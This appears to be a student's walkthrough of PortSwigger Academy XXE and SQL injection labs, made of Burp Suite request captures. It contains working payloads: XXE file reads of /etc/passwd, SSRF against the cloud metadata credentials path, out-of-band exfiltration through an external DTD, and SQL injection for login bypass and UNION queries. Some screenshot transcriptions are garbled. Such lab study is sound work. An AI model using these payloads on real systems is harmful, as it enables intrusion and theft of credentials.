

## PortSwigger – LAB

Github - <https://github.com/Shenal01/PortSwigger.git>

Lab: Exploiting XXE using external entities to retrieve files

lab 01

First get the burp suite and go to the lab page and click any product and we need to change the XML. follow the steps and inject the XML code.

```
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
```

```
&xxe;
```

The screenshot shows the Burp Suite interface with the following details:

- Request:** A POST request to /product/stock HTTP/2. The payload contains the exploit XML: `<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>&xxe;`.
- Response:** An HTTP/2 400 Bad Request response. The body shows an XML parse error: `<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE test [ <!ELEMENT xxe SYSTEM "file:///etc/passwd"> ]><stockCheck><productId><storeId>1</storeId></productId></stockCheck>` followed by the error message: `org.xml.sax.SAXParseException: lineNumber : 3, columnNumber: 20. The reference to entity "xxe" must end with the ';' delimiter.`
- Inspector:** Shows the request attributes, query parameters, cookies, headers, and response headers.
- Bottom Bar:** Shows the operating system as Windows 10 Pro, build 22H2, and the date/time as 8/31/2023 11:12 AM.

## lab 02 : Exploiting XXE to perform SSRF attacks

In here we do as same as but slight different when we send the request it say that invalid..

then it gives a path one by one we have to copy them and paste them.

Finally we are getting a path like this.

```
<?xml version="1.0" encoding="UTF-8"?>
```

```
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "http://169.254.169.254/latest/meta-data/iam/security-credentials/admin"> ]>
```

then we will get a key that we can become what ever the user there is.

## LAB 03: Blind XXE with out-of-band interaction

```
<?xml version="1.0" encoding="UTF-8"?>  
<!DOCTYPE stockCheck [ <!ENTITY test SYSTEM "file:///etc/system.d">]>  
<stockCheck><productId>&test;</productId><storeId>1</storeId></stockCheck>
```

Making a request using URI, it points to a sensitive file in the server and returns everything in that file.

The screenshot shows the Burp Suite interface on the left and a browser window on the right. In the browser, the URL is <https://0a8700d10339e04a816039ed00a30099.web-security-academy.net>. The page title is "WebSecurity Academy" with a lightning bolt icon. Below it, a banner says "Blind XXE with out-of-band interaction LAB Solved". The main content area says "Congratulations, you solved the lab!" with links to "Share your skills!", "Continue learning", and "Home". Below that is a section titled "Potato Theater" featuring two cartoonish potatoes with faces and a fork between them. The Burp Suite interface shows a POST request to "/product/stock" with various headers and a complex XML payload. The response shows a 400 Bad Request error with the message "XML parsing error". The status bar at the bottom of the browser shows the date and time as "9/5/2023 6:53 PM".

## LAB 04: Blind XXE with out-of-band interaction via XML parameter entities

For this I didn't have collaborator hence I used an alternative, it is interactsh extension for burpsuite.

If we didn't enter parameters it shows that entities are not allowed.

The screenshot shows the Burp Suite interface with the Repeater tab selected. A request is being sent to the URL `https://0a7900d0350e866826b067400ae00e2.web-security-academy.net`. The request body contains an XML payload designed to trigger an XXE vulnerability. The response from the server is a 400 Bad Request error with the message "Entities are not allowed for security reasons". The Inspector tab shows the raw response code and headers.

For that enter any entity name and parameter name and send the request to the server. Then you'll solve this level.

The screenshot shows the WebSecurity Academy challenge page for "Blind XXE with out-of-band interaction via XML parameter entities". The status bar indicates "Solved". Below the challenge title, there's a message: "Congratulations, you solved the lab!" and links to "Share your skills!" and "Continue learning >". The main content features an illustration of the Cheshire Cat Grin. On the right, the Burp Suite interface shows the completed XML payload and the successful response. The response code is 200 OK, and the message is "`XML parsing error`". The Inspector tab shows the raw response code and headers.

LAB 05:

## LAB 06: Exploiting blind XXE to retrieve data via error messages.

Burp Suite Community Edition v2023.9.4 - Temporary Project

Target: https://0ad100d0038e350982450232004f0014.web-security-academy.net

Repeater

Request

```
Pretty Raw Hex
1 POST /product/stock HTTP/2
2 Host: 0ad100d0038e350982450232004f0014.web-security-academy.net
3 Cookie: session=ovaBhKTCq0mfQ2XGHbHUYTLExLGrAe
4 Content-Length: 237
5 Sec-Ch-Ua: "Not A Brand";v="1"
6 Sec-Ch-Ua-Platform: ""
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36
9 Content-Type: application/xml
10 Accept: */*
11 Origin: https://0ad100d0038e350982450232004f0014.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0ad100d0038e350982450232004f0014.web-security-academy.net/product?productId=1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18
19<?xml version="1.0" encoding="UTF-8"?>
20<!DOCTYPE fo for [<!ENTITY % file SYSTEM
21 "http://exploit-0a2000dd03aa35b48219018201f100dc.exploit-server.net/exploit.dtd">
22 <stockCheck>
23 <productId>
24   1
25 </productId>
26 <storeId>
27   1
28 </storeId>
29 </stockCheck>
```

Response

```
Pretty Raw Hex Render
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2419
5
6 "XML parser exited with error: java.io.FileNotFoundException: /nonexistent/root:x:0:0
7 :root:/root/.bin/bash
8 daemon:x:1:1:daemon:/usr/sbin/nologin
9 bin:x:2:2:bin:/bin/nologin
10 sys:x:3:3:sys:/usr/bin/nologin
11 sync:x:4:65534:sync:/bin/sync
12 games:x:5:60:games:/usr/bin/nologin
13 man:x:6:12:man:/var/cache/man:/usr/bin/nologin
14 mail:x:8:13:mail:/var/mail:/usr/bin/nologin
15 www-data:x:9:33:www-data:/var/www:/usr/bin/nologin
16 uncp:x:10:10:uncp:/var/spool/ucp:/usr/bin/nologin
17 proxy:x:13:13:proxy:/bin/usr/bin/nologin
18 www-data:x:33:33:www-data:/var/www:/usr/bin/nologin
19 httpd:x:48:48:httpd:/var/www:/usr/bin/nologin
20 irc:x:35:35:ircd:/var/run/ircd:/usr/bin/nologin
21 irc:x:35:35:ircd:/var/run/ircd:/usr/bin/nologin
22 gnats:x:41:41:Gnats-Bug-ReportingSystem(admin):/var/lib/gnats:/usr/bin/nologin
23 nobody:x:65534:65534:nobody:/nonexistent:/usr/bin/nologin
24 _apt:x:100:65534:/nonexistent:/usr/bin/nologin
25 _lpd:x:101:65534:/nonexistent:/usr/bin/nologin
26 carlos:x:12002:12002:/home/carlos:/bin/bash
27 user:x:12000:12000:/home/user:/bin/bash
28 elmer:x:12099:12099:/home/elmer:/bin/bash
29 academy:x:10000:10000:/academy:/bin/bash
30 messagebus:x:101:101:/nonexistent:/usr/bin/nologin
31 dnsasq:x:102:65534:dnasq,
32
33 :/var/lib/misc:/usr/sbin/nologin
34 systemd-timesync:x:103:103:systemdTimeSynchronization,
35
36 :/run/systemd:/usr/sbin/nologin
37 systemd-network:x:104:105:systemdNetworkManagement,
```

Inspector

- Request attributes
- Request query parameters
- Request cookies
- Request headers
- Response headers

Done

2,543 bytes | 280 millis

8:16 PM 9/7/2023

Lab: Exploiting blind XXE to retrieve data via error messages | Exploiting blind XXE to retrieve data via error messages | exploit-0a2000dd03aa35b48219018201f100dc.exploit-server.net/exploit.dtd

<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % eval "<!ENTITY &#x25; exfil SYSTEM 'file:///nonexistent%file;'>">
%eval;
%exfil;

Web Security Academy

Exploiting blind XXE to retrieve data via error messages

Congratulations, you solved the lab!

Share your skills! Continue learning >

Real Life Photoshopping

★ ★ ★ ★ ★



\$64.03

Home | Submit feedback

8:16 PM 9/7/2023

## LAB 07: Exploiting XXE via image file upload

follow these steps and paste the final number to the solution submit.



Sep 7 20:59

Lab: Exploiting XXE via view-source:https://avatars(128x128) | +

Mary Christmas | 04 September 2022

April Showers | 06 September 2022

test1 | 07 September 2023

shenal@kaliSHENAL: ~

Burp Suite Community Edition v2023.9.3 - Temporary Project

Params	Edited	Status code	Length	MIME type
	✓	200	482704	HTML
	✓	204	1206	HTML
	✓	204	1206	HTML
	✓	204	1004	text
	✓	200	96662	script
	✓	200	58804	HTML
	✓	200	2727	XML
	✓	200	1971	XML
	✓	200	2727	XML
	✓	200	22934	script
	✓	200	1947	XML
	✓	200	2057	script

"yes"?>  
SYSTEM:file:///etc/hostname" > ]>  
pxv=values="http://www.w3.org/2000/svg" xmlns:xlink  
version="1.1">  
16'>xxee;</text>

Sep 7 21:00

Lab: Exploiting XXE via view-source:https://avatars(128x128) | +

shenal@kaliSHENAL: ~

Burp Suite Community Edition v2023.9.3 - Temporary Project


Params	Edited	Status code	Length	MIME type
	✓	200	482704	HTML
	✓	204	1206	HTML
	✓	204	1206	HTML
	✓	204	1004	text
	✓	200	96662	script
	✓	200	58804	HTML
	✓	200	2727	XML
	✓	200	1971	XML
	✓	200	2727	XML
	✓	200	22934	script
	✓	200	1947	XML
	✓	200	2057	script

"yes"?>  
SYSTEM:file:///etc/hostname" > ]>  
pxv=values="http://www.w3.org/2000/svg" xmlns:xlink  
version="1.1">  
16'>xxee;</text>

## LAB 08: Exploiting XXE to retrieve data by repurposing a local DTD.

The screenshot shows a Burp Suite interface with the following details:

- Request:** A POST /product/stock HTTP/2 message. Headers include: Host, Cookie, Content-Type, Accept, User-Agent, Origin, Sec-Fetch-Site, Sec-Fetch-User, Sec-Fetch-Dst, Referer, Accept-Encoding, Accept-Language, and Accept-Charset.
- Response:** An HTTP/2 400 Bad Request response. The XML body contains many error entries, such as: "XML parser exited with error: java.io.FileNotFoundException: /nonexistent/root:x:0:0:root:/bin/bash", "daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin", "bin:x:2:1:bin:/bin:/usr/sbin/nologin", "sys:x:3:sys:/dev:/usr/sbin:/usr/sbin/nologin", "sync:x:4:65534:sync:/bin:/bin/sync", "games:x:6:60:games:/usr/games:/usr/sbin:/usr/sbin/nologin", "man:x:6:12:man:/var/man:/usr/sbin:/usr/sbin/nologin", "lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin", "mail:x:8:8:mail:/var/mail:/usr/sbin:/usr/sbin/nologin", "news:x:9:news:/var/spool/news:/usr/sbin:/usr/sbin/nologin", "uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin", "proxy:x:13:13:proxy:/bin:/usr/sbin/nologin", "www:x:14:14:www:/var/www:/usr/sbin/nologin", "background:x:24:24:background:/var/background:/usr/sbin/nologin", "list:x:30:30:MailingListManager:/var/list:/usr/sbin/nologin", "irc:x:35:35:ircd:/var/run/ircd:/usr/sbin/nologin", "gnats:x:41:41:GnatsBug-ReportingSystem:admin:/var/lib/gnats:/usr/sbin/nologin", "modproxy:x:45:65534:modproxy:/var/modproxy:/usr/sbin/nologin", "gnatsh:x:46:46:gnatsh:/var/lib/gnatsh:/usr/sbin/nologin", "peter:x:12001:12001:/home/peter:/bin/bash", "carlos:x:12002:12002:/home/carlos:/bin/bash", "user:x:12000:12000:/home/user:/bin/bash", "elmer:x:12009:12009:/home/elmer:/bin/bash", "academy:x:12010:12010:/home/academy:/bin/bash", "messagibus:x:101:101:/nonexistent:/usr/sbin/nologin", "dnsnsq:x:102:65534:dnnsq," (continues), "var/lib/mics:/usr/sbin/nologin", "systemd-timesync:x:103:103:systemdTimeSynchronization, (continues), "/run/systemd:/usr/sbin/nologin", "systemd-network:x:104:105:systemdNetworkManagement,
- Status Bar:** Target: https://lab00120399bbe180f41d3009000a5.web-security-academy.net | 925 PM | 9/7/2023 | 2,543 bytes | 321 million highlights



## ***SQL INJECTION LABS***

### **LAB 01**

Open the burp suite or your browser then go to the product page and click any category then you will see category is equal to something that you have clicked that's the vulnerability. Type this in the URL and modify it. (without burp also you can do this one).

```
' +OR+1=1--
```

## Lab 02 - SQL injection vulnerability allowing login bypass.

In here we need to go to the login page and giving some credentials and login, and turn intercept on and catch the request and edit username into:

administrator'—

The screenshot shows a two-panel interface. The left panel is a proxy tool (Burp Suite) displaying a captured POST request to a login endpoint. The request body contains a SQL injection payload: 'username=administrator' and 'password=1234567899'. The right panel is a browser window titled 'Web Security Academy' showing a login form with the message 'Invalid username or password.' Below the browser are several application icons.

```
POST /login HTTP/2
Host: 0a3c002f0415acab80c176a600f200e7.web-security-academy.net
Cookie: session=C0axAlpJw6t7DmVi4YuUnShoual7ch
Content-Length: 80
Cache-Control: max-age=0
Sec-Ch-Ua: "Not A Brand";v="1", "Chromium", "80
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows NT 10.0; Win32; x64"
Upgrade-Insecure-Requests: 1
Origin: https://0a3c002f0415acab80c176a600f200e7.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win32; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.111 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,ni;q=0.9
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
csrf=nb7v7aEHWXyrlZMjMK5fOn7aTvcF&username=administrator'--4
password=1234567899
```

The screenshot shows two windows side-by-side. On the left is the Burp Suite interface, specifically the Proxy tab, displaying a captured HTTP request to 'https://0a3c002f0415acab80c176a600f200e7.web-security-academy.net:443'. The request details pane shows the full URL and various headers including 'Sec-WebSocket-Key' and 'Sec-WebSocket-Version'. On the right is a web browser window titled 'Web Security Academy' with the URL 'https://0a3c002f0415acab80c176a600f200e7.web-security-academy.net:443'. The page content includes a green 'Solved' badge, a message 'SQL injection vulnerability allowing login bypass', and a 'Share your skills!' button.

## Lab 03: SQL injection attack, querying the database type and version on Oracle.

Burp Suite Community Edition v2023.9.4 - Temporary Project

Target: https://0a3100ec034c29ca807e6c4d00ae004b.web-security-academy.net

Repeater tab selected.

**Request:**

```
1 GET /filter?category=Corporate+gifts'+UNION+SELECT+''||'def'+FROM+dual-- HTTP/2
2 Host: 0a3100ec034c29ca807e6c4d00ae004b.web-security-academy.net
3 Cookie: session=HR5w8SxM1HSvCNQFzFSSCt354w9kVq4
4 Sec-Ch-Ua: "Not set"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: ""
7 Upgrade-Insecure-Request: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Dest: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0a3100ec034c29ca807e6c4d00ae004b.web-security-academy.net/filter?category=Foo
15 DNT: 1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18
```

**Response:**

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 9163
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css rel="stylesheet">
10    <link href="/resources/css/labsEcommerce.css rel="stylesheet">
11   <title>
12     SQL injection attack, querying the database type and version on Oracle
13   </title>
14   <body>
15     <script src="/resources/labheader/js/labHeader.js">
16   </script>
17   <div id="academyLabHeader">
18     <div class="container">
19       <div class="logo">
20         
21       </div>
22       <div class="title-container">
23         <h2>SQL injection attack, querying the database type and version on Oracle</h2>
24         <a id="lab-link" class="button" href="#">Back to lab home</a>
25       </div>
26       <p id="hint">
27         Make the database retrieve the strings: 'Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production, PL/SQL Release 11.2.0.2.0 - Production, CORE 11.2.0.2.0 Production, TNS for Linux: Version 11.2.0.2.0 - Production, NLSRTL Version 11.2.0.2.0 - Production'
28       </p>
29       <a class="link-back" href='https://portswigger.net/web-security/sql-injection/examining-the-database-version-oracle'>Back</a><br/><a href='https://portswigger.net/web-security/sql-injection/examining-the-database-version-oracle'>Description</a>
30     </div>
31   </div>
32 </body>
33 </html>
```

**Inspector:**

- Request attributes: 2
- Request query parameters: 1
- Request body parameters: 0
- Request cookies: 1
- Request headers: 18
- Response headers: 3

Bottom status bar: 9,371 bytes | 300 millis

Burp Suite Community Edition v2023.9.4 - Temporary Project

Target: https://0a3100ec034c29ca807e6c4d00ae004b.web-security-academy.net

Repeater tab selected.

**Request:**

```
1 GET /filter?category=Corporate+gifts'+UNION+SELECT+'abc','def'+FROM+dual-- HTTP/2
2 Host: 0a3100ec034c29ca807e6c4d00ae004b.web-security-academy.net
3 Cookie: session=HR5w8SxM1HSvCNQFzFSSCt354w9kVq4
4 Sec-Ch-Ua: "Not set"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: ""
7 Upgrade-Insecure-Request: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Dest: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0a3100ec034c29ca807e6c4d00ae004b.web-security-academy.net/filter?category=Foo
15 DNT: 1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18
```

**Response:**

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 8712
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css rel="stylesheet">
10    <link href="/resources/css/labsEcommerce.css rel="stylesheet">
11   <title>
12     SQL injection attack, querying the database type and version on Oracle
13   </title>
14   <body>
15     <script src="/resources/labheader/js/labHeader.js">
16   </script>
17   <div id="academyLabHeader">
18     <div class="container">
19       <div class="logo">
20         
21       </div>
22       <div class="title-container">
23         <h2>SQL injection attack, querying the database type and version on Oracle</h2>
24         <a id="lab-link" class="button" href="#">Back to lab home</a>
25       </div>
26       <p id="hint">
27         Make the database retrieve the strings: 'Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production, PL/SQL Release 11.2.0.2.0 - Production, CORE 11.2.0.2.0 Production, TNS for Linux: Version 11.2.0.2.0 - Production, NLSRTL Version 11.2.0.2.0 - Production'
28       </p>
29       <a class="link-back" href='https://portswigger.net/web-security/sql-injection/examining-the-database-version-oracle'>Back</a><br/><a href='https://portswigger.net/web-security/sql-injection/examining-the-database-version-oracle'>Description</a>
30     </div>
31   </div>
32 </body>
33 </html>
```

**Inspector:**

- Request attributes: 2
- Request query parameters: 1
- Request body parameters: 0
- Request cookies: 1
- Request headers: 18
- Response headers: 3

Bottom status bar: 8,820 bytes | 282 millis

All labs | Web Security Academy | Lab: SQL injection attack, querying the database type and version | SQL injection attack, querying the database type and version

<https://www.web-security-academy.net/filter?category=Corporate+gifts>

**WebSecurity Academy** SQL injection attack, querying the database type and version on Oracle

Back to lab description >

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

Home

WE LIKE TO SHOP

Corporate gifts

Refine your search:

All Accessories Corporate gifts Food & Drink Lifestyle Tech gifts

**Com-Tool**  
You Need Never Look Anyone In The Eye Again Com-Tool is delighted to bring you this revolutionary concept in the world of communication. It does exactly what it says on the tin. An innovative new way to socialize and enjoy live major events with the flick of a switch (finger on a touchscreen). Feedback has been phenomenal as Com-Tool is being introduced into a variety of social settings: 'I was so shy on my wedding day, Com-Tool came to the rescue as everyone followed the service on their Coms. I was terrified I'd mess up on my vows, but we exchanged them via a guests' Whatsapp group, I'm a great touchscreen typist'

26°C Mostly cloudy

Search

10:21 PM 9/7/2023

## Lab 04: SQL injection attack, querying the database type and version on MySQL and Microsoft

```
'+UNION+SELECT+'abc','def'#
```

```
'+UNION+SELECT+@@version,+NULL#
```

Burp Suite Community Edition v2023.9.4 - Temporary Project

Request

```
Pretty Raw Hex
1 GET /filter?category=Gifts'+UNION+SELECT+@@version,+NULL# HTTP/2
2 Host: Oalc002a043dc70784321dcbb0ac0041.web-security-academy.net
3 Cookie: session=Scwv2CgjdhxqKsiaS4zYr17p0Bp1LLSt
4 Sec-Ch-Ua: 
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: ""
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://Oalc002a043dc70784321dcbb0ac0041.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17
18
```

Response

```
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-FRAME-OPTIONS: SAMEORIGIN
4 Content-Length: 8772
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css rel="stylesheet">
10    <link href="/resources/css/labCommerce.css rel="stylesheet">
11  <title>SQL injection attack, querying the database type and version on MySQL and Microsoft</title>
12 </head>
13 <body>
14   <script src="/resources/labheader/js/labHeader.js">
15   </script>
16   <div id="academyLabHeader">
17     <section class="academyLabBanner">
18       <div class="container">
19         <div class="logo">
20           SQL injection attack, querying the database type and version on MySQL and Microsoft
21         <h2>
22           <a id="lab-link" class="button" href="/">Back to lab home</a>
23         <p id="hint">
24           Make the database retrieve the string: '0.0.34-Ubuntu0.20.04.1'
25         </p>
26         <a class="link-back href='https://portswigger.net/web-security/sql-injection/examining-the-database-version-and-microsoft'">
27           BackInnbsp;toInnbsp;labInnbsp;descriptionInnbsp;
28         <img version="1.1" id="layer_1" values="http://www.w3.org/2000/svg" xmlns="http://www.w3.org/1999/xhtml" x="0px" y="0px" viewBox="0 0 28 28" alt="A small decorative icon."/>
29       </div>
30     </section>
31   </div>
32 </body>
33 </html>
```

Inspector

- Request attributes: 2
- Request query parameters: 1
- Request body parameters: 0
- Request cookies: 1
- Request headers: 18
- Response headers: 3

Done

8,880 bytes | 324 millis

All labs | Web Security Academy | Lab: SQL injection attack, querying th... | SQL injection attack, querying th... | +

<https://Oalc002a043dc70784321dcbb0ac0041.web-security-academy.net/filter?category=Gifts>

WebSecurity Academy

SQL injection attack, querying the database type and version on MySQL and Microsoft

Back to lab description >

Congratulations, you solved the lab!

Share your skills! Twitter LinkedIn Continue learning >

Home

WE LIKE TO SHOP

Snow Delivered To Your Door

By Steam Train Direct From The North Pole We can deliver you the perfect Christmas gift of all. Imagine waking up to that white Christmas you have been dreaming of since you were a child. Your snow will be loaded on to our exclusive snow train and transported across the globe in time for the big day. In a few simple steps, your snow will be ready to scatter in the areas of your choosing. \*Make sure you have an extra large freezer before delivery. \*Decant the liquid into small plastic tubs (there is some loss of molecular structure during transit). \*Allow 3 days for it to refreeze.\*Chop away at each block until the ice resembles

26°C Mostly cloudy

## Lab 05: SQL injection attack, listing the database contents on non-Oracle databases.

